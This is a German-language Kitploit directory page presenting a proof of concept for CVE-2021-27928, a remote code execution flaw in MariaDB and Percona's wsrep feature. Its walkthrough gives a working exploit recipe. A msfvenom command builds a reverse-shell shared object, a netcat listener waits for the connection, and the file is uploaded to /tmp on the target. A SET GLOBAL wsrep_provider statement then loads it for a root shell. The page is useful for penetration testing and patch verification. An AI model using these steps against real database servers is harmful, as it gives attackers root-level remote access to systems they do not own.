
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2021-27928-POC — CVE-2021-27928-POC | Kitploit
Tools/GitHubGitHub/shamo0/cve-2021-27928-poc
Payload-GenerierungSchwachstellenanalyseExploitationShellcodePenetrationstestsDatenbanksicherheit
GitHubshamo0/cve-2021-27928-poc

CVE-2021-27928-POC

CVE-2021-27928-POC

Repository anzeigen
1232vor 4 JahrenNoch nicht geprüft
Teilen

CVE-2021-27928 POC

Beschreibung

Ein Problem mit der Ausführung von Remote-Code wurde in MariaDB 10.2 vor 10.2.37, 10.3 vor 10.3.28, 10.4 vor 10.4.18 und 10.5 vor 10.5.9; Percona Server bis 2021-03-03; und dem wsrep-Patch bis 2021-03-03 für MySQL entdeckt. Ein nicht vertrauenswürdiger Suchpfad führt zu einer Eval-Injection, bei der ein Datenbank-SUPER-Benutzer nach dem Ändern von wsrep_provider und wsrep_notify_cmd OS-Befehle ausführen kann. HINWEIS: Dies betrifft kein Oracle-Produkt.

POC

Erstellen wir unseren Payload mit Msfvenom. Für unseren Payload verwenden wir /linux/x64/shell_reverse_tcp mit unserer IP für LHOST und Portnummer für LPORT. Wir werden auch den Dateityp mit -f angeben, welcher in unserem Fall elf-so ist. Und wir speichern die Ausgabedatei als CVE-2021.27928.so mit der Option -o. msfvenom -p linux/x64/shell_reverse_tcp LHOST= LPORT= -f elf-so -o CVE-2021-27928.so

Unser Payload ist bereit! Richten wir netcat als Listener auf unserem angegebenen Port ein.


Verschieben wir unsere Datei auf die Zielmaschine. Dafür können wir jede beliebige Methode verwenden. Ich werde den Python-HTTP-Server nutzen.

Speichern wir die Datei im /tmp-Verzeichnis

Jetzt müssen wir uns in die Datenbank einloggen und wsrep_provider auf unseren hochgeladenen Payload setzen.

SET GLOBAL wsrep_provider="/tmp/CVE-2021.27928.so";

Zeit, unseren Listener zu überprüfen. Wenn wir erfolgreich waren, sollten wir eine Root-Shell auf der Maschine erhalten haben!

Happy Hacking!


Referenzen

https://www.exploit-db.com/exploits/49765

https://nvd.nist.gov/vuln/detail/CVE-2021-27928

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    343
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    310
  • 5

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    306
  • 6

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    301

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




